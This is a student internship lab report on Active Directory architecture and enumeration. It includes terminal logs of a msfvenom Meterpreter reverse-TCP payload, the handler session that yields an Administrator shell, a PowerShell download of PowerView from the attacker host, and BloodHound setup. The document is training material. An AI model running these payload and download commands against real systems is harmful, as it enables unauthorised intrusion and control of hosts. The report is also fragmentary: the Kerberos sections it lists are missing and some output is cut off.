CYBERSTER

INTERNSHIP PROGRAM

WEEK 7 REPORT

Active Directory Enumeration & Kerberos Attacks

Student: Owais Ahmed
Institution: CYBERSTER
Report Period: Week 7
Submission Date: August 9, 2026

Table of Contents

Week 7: Active Directory Enumeration & Kerberos Attacks....3

Task 1: Understanding AD Architecture....3

Part 1: Core Active Directory Components....3

1. Domain Controller (DC)....3

2. Global Catalog (GC)....3

3. Organizational Units (OU)....3

4. Group Policy Objects (GPO)....4

Part 2: Protocols Used in Active Directory....4

1. LDAP (Lightweight Directory Access Protocol)....4

2. SMB (Server Message Block)....5

3. RPC (Remote Procedure Call)....5

Forest and Trees Concept in Active Directory....5

Task 2: AD Enumeration (The "Quiet" Way)....7

Part 1: PowerView (Structured Querying)....7

Task 3: AS-REP Roasting....13

Task 4: Kerberoasting (Attacking Service Accounts)....14

Overall Summary....15

Week 7: Active Directory Enumeration & Kerberos Attacks

Task 1: Understanding AD Architecture

Part 1: Core Active Directory Components

1. Domain Controller (DC)

Definition:

The Domain Controller (DC) is the heart of an Active Directory environment. It acts as the central authority responsible for managing authentication, authorization, and security throughout the domain.

Functions:

- Authenticates users using Kerberos and NTLM
- Stores the Active Directory database (NTDS.dit)
- Enforces security policies
- Processes user login requests
- Manages authentication and authorization for domain resources

Why Attackers Target the Domain Controller:

- Stores password hashes
- Issues and validates Kerberos tickets
- Maintains trust relationships between domains
- Compromising a Domain Controller usually means gaining control over the entire Active Directory environment

2. Global Catalog (GC)

Definition:

The Global Catalog (GC) is a searchable index of objects within an Active Directory forest. It stores a partial copy of every object from all domains in the forest.

Functions:

- Provides fast searches for users and resources
- Supports user logins across multiple domains
- Assists in cross-domain authentication
- Stores partial information about every object in the forest

Security Importance:

- Makes domain-wide enumeration faster
- Contains valuable metadata about users and groups
- Helps identify group memberships across domains

3. Organizational Units (OU)

Definition:

An Organizational Unit (OU) is a logical container used to organize users, computers, groups, and other objects within a domain.

Example Structure:

Company.local → IT | HR | Finance | Servers

Functions:

- Organizes Active Directory objects logically
- Allows Group Policies (GPOs) to be applied
- Supports administrative delegation
- Simplifies management of users and computers

Security Perspective:

- Reveals how the organization is structured
- Helps identify privileged departments (e.g., IT)
- Useful for understanding where administrators and critical systems are located

4. Group Policy Objects (GPO)

Definition:

Group Policy Objects (GPOs) are collections of settings that control the configuration and security of users and computers throughout an Active Directory environment.

Functions:

- Enforces password policies
- Configures security settings
- Deploys software automatically
- Executes startup and login scripts
- Applies organization-wide configuration rules

Why GPOs Are Important:

- Centralized management of security settings
- Controls the behavior of thousands of systems
- Reduces manual administration

Security Risks:

- Misconfigured permissions may allow unauthorized modifications
- Writable GPOs can be abused to execute code across multiple systems
- Weak permissions on startup or login scripts can lead to privilege escalation

Part 2: Protocols Used in Active Directory

1. LDAP (Lightweight Directory Access Protocol)

Purpose:

LDAP is the protocol used to communicate with Active Directory and retrieve or modify directory information.

Common Uses:

- User enumeration
- Group membership lookup
- Searching directory objects
- Reading object attributes

Examples of Information That Can Be Retrieved:

- Domain administrators
- User accounts
- Computer accounts
- Service Principal Names (SPNs)

Default Ports: 389 (LDAP), 636 (LDAPS – Secure LDAP)

2. SMB (Server Message Block)

Purpose:

SMB is the protocol used for file sharing, printer sharing, and communication between Windows systems.

Common Uses:

- Access shared folders
- Remote administration
- Authentication
- File transfer

Security Relevance:

- Frequently used during lateral movement
- Can be abused for Pass-the-Hash attacks
- Supports remote execution techniques such as PsExec

Default Port: 445 (SMB)

3. RPC (Remote Procedure Call)

Purpose:

RPC enables communication between different Windows services and systems over a network.

Common Uses:

- Active Directory management
- Remote service interaction
- Administrative tasks
- System communication

Security Relevance:

- Used to enumerate users and groups
- Enables remote administrative operations
- Often involved in Windows management activities

Forest and Trees Concept in Active Directory

Forest (Top Level) → Domain (Logical Boundary) → Users, Groups, Computers, Organizational Units (IT, HR, Finance)

Forest

- The highest-level container in Active Directory
- Can contain one or more domains
- Shares a common schema and Global Catalog

Domain

- A logical security boundary
- Contains users, computers, groups, and Organizational Units
- Manages authentication and access control


Organizational Units (OUs)

- Used to organize objects within a domain
- Makes administration easier
- Allows Group Policies to be applied to specific departments or systems

Task 2: AD Enumeration (The "Quiet" Way)

Part 1: PowerView (Structured Querying)

PowerView was used to demonstrate structured, low-noise querying of Active Directory objects, including domain, user, group, and computer enumeration, as an alternative to loud, network-wide scanning.



```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:5555
msf exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf exploit(multi/handler) >
[*] Sending stage (248902 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:5555 → 10.0.2.6:49719) at 2026-0
8-08 09:58:15 -0400
sessions -i 1
[*] Starting interaction with 1...


meterpreter > shell
Process 4988 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.1200]
(c) Microsoft Corporation. All rights reserved.


C:\Users\Administrator\Desktop>
```

```
┌──(kali㉿kali)-[~]
└─$ # From Kali terminal (exit msfconsole first with 'exit' command)

# Create the payload
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=5555 -f
 exe -o /tmp/payload.exe

# Start Python web server to host the file
cd /tmp
python3 -m http.server 8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 509 bytes
Final size of exe file: 7680 bytes
Saved as: /tmp/payload.exe
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.6 - - [08/Aug/2026 09:56:24] "GET /payload.exe HTTP/1.1" 200 -
10.0.2.6 - - [08/Aug/2026 09:56:47] "GET /payload.exe HTTP/1.1" 200 -
10.0.2.6 - - [08/Aug/2026 09:57:38] "GET /payload.exe HTTP/1.1" 200 -
```


Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ cd /tmp
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=5555 -f exe -o payload.exe
python3 -m http.server 8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 509 bytes
Final size of exe file: 7680 bytes
Saved as: payload.exe
Traceback (most recent call last):
File "<frozen runpy>", line 198, in _run_module_as_main
File "<frozen runpy>", line 88, in _run_code
File "/usr/lib/python3.13/http/server.py", line 1345, in <module>
test(
~~~~^
HandlerClass=handler_class,
^^^^^^^^^^^^^^^^^^^^^^^^^^^
... <3 lines> ...
protocol=args.protocol,
^^^^^^^^^^^^^^^^^^^^^^^
)
^
File "/usr/lib/python3.13/http/server.py", line 1292, in test


┌──(kali㉿kali)-[~]
└─$ # Download PowerView
wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1
python3 -m http.server 8000
--2026-08-08 10:01:22-- https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 770279 (752K) [text/plain]
Saving to: 'PowerView.ps1'
PowerView.ps1 100%[==========>] 752.23K 2.56MB/s in 0.3s
2026-08-08 10:01:22 (2.56 MB/s) - 'PowerView.ps1' saved [770279/770279]
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
~~~~

```
PS C:\Users\Administrator> Invoke-WebRequest http://10.0.2.15:8000/PowerView.
ps1 -OutFile C:\Windows\Temp\PowerView.ps1
Invoke-WebRequest http://10.0.2.15:8000/PowerView.ps1 -OutFile C:\Windows\Tem
p\PowerView.ps1
```

```
PS C:\Users\Administrator> $client = New-Object System.Net.WebClient
$client.DownloadFile("http://10.0.2.15:8000/PowerView.ps1", "C:\Windows\Temp\
PowerView.ps1")$client = New-Object System.Net.WebClient
PS C:\Users\Administrator>
$client.DownloadFile("http://10.0.2.15:8000/PowerView.ps1", "C:\Windows\Temp\
PowerView.ps1")
PS C:\Users\Administrator>
```


```
PS C:\Users\Administrator> Get-Command -Module PowerView
Get-Command -Module PowerView
PS C:\Users\Administrator>
```


```
PS C:\Users\Administrator> Get-NetDomain
Get-NetDomain
PS C:\Users\Administrator>
```


```
PS C:\Users\Administrator> Get-NetDomainController | Select Name, IPAddress
Get-NetDomainController | Select Name, IPAddress
PS C:\Users\Administrator>
```


```
┌──(kali㉿kali)-[~]
└─$ ls -la ~/*.zip
-rw-rw-r-- 1 kali kali  134455 Jul 26 14:21 /home/kali/accesschk.zip
-rw-rw-r-- 1 kali kali 2521104 Aug  8 13:54 /home/kali/SharpHound_v2.14.0_win
dows_x86.zip

┌──(kali㉿kali)-[~]
└─$ sudo apt update
sudo apt install bloodhound neo4j -y
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.4 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53.2
MB]
82% [3 Contents-amd64 40.8 MB/53.2 MB 77%]                    2,883 kB/s 4s
```


Processing triggers for ca-certificates-java (20260311)…
done.
Setting up openjdk-11-jre:amd64 (11.0.31+11-1)…
Setting up neo4j (5.2.0+really4.4.26-0kali1)…
Setting up bloodhound (9.5.0~rc5-0kali1)…
bloodhound.service is a disabled or a static unit, not starting it.
┌──(kali㉿kali)-[~]
└─$ sudo neo4j start
Directories in use:
home: /usr/share/neo4j
config: /usr/share/neo4j/conf
logs: /etc/neo4j/logs
plugins: /usr/share/neo4j/plugins
import: /usr/share/neo4j/import
data: /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses: /usr/share/neo4j/licenses
run: /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:174441). It is available at http://localhost:7474
There may be a short delay until the server is ready.
┌──(kali㉿kali)-[~]
└─$ bloodhound
┌─(Message from Kali developers)



┌──(kali㉿kali)-[~]
└─$ bloodhound-start
It seems it's the first time you run bloodhound
Please run bloodhound-setup first
Do you want to run bloodhound-setup now? [Y/n] y
[*] Starting PostgreSQL service
[*] Creating Database
Creating database user
Creating database
ALTER ROLE
[*] Starting neo4j
Neo4j is running at pid 174441
[i] You need to change the default password for neo4j


[*] Starting PostgreSQL service
[*] Creating Database
Creating database user
Creating database
ALTER ROLE
[*] Starting neo4j
Neo4j is running at pid 174441
[i] You need to change the default password for neo4j
Default credentials:
user: neo4j
password: neo4j
[!] IMPORTANT: Once you have setup the new password, please update /etc/bhapi/bhapi.json with the new password before running bloodhound
opening http://localhost:7474/
(kali㉿kali)-[~]
$ sudo neo4j console


(kali㉿kali)-[~]
$ bloodhound-start
It seems it's the first time you run bloodhound
Please run bloodhound-setup first
Do you want to run bloodhound-setup now? [Y/n] n
Starting neo4j
Neo4j is running at pid 174441
